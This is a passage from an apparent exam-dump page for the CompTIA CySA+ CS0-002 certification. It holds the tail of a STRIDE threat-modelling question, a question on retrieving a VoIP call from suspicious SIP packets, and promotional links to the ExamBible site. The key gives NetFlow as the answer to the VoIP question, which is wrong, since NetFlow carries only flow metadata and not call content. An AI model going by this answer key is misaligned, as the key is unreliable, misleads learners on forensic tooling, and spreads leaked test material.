- A. Threat profile, infrastructure and application vulnerabilities, security strategy and plans
- B. Purpose, objective, scope, (earn management, cost, roles and responsibilities
- C. Spoofing tampering, repudiation, information disclosure, denial of service elevation of privilege
- D. Human impact, adversary's motivation, adversary's resources, adversary's methods

**Answer:** C

#### NEW QUESTION 559

- (Exam Topic 3)

During a forensic investigation, a security analyst reviews some Session Initiation Protocol packets that came from a suspicious IP address. Law enforcement requires access to a VoIP call that originated from the suspicious IP address. Which of the following should the analyst use to accomplish this task?

- A. Wireshark
- B. iptables
- C. Tcpdump
- D. Netflow

**Answer:** D

#### Explanation:

<https://learningnetwork.cisco.com/s/question/0D53i00000KszWaCAJ/netflow-vs-packet-analyzer>

#### NEW QUESTION 564

.....

## Relate Links

**100% Pass Your CS0-002 Exam with ExamBible Prep Materials**

<https://www.exambible.com/CS0-002-exam/>

## Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - <https://www.exambible.com/>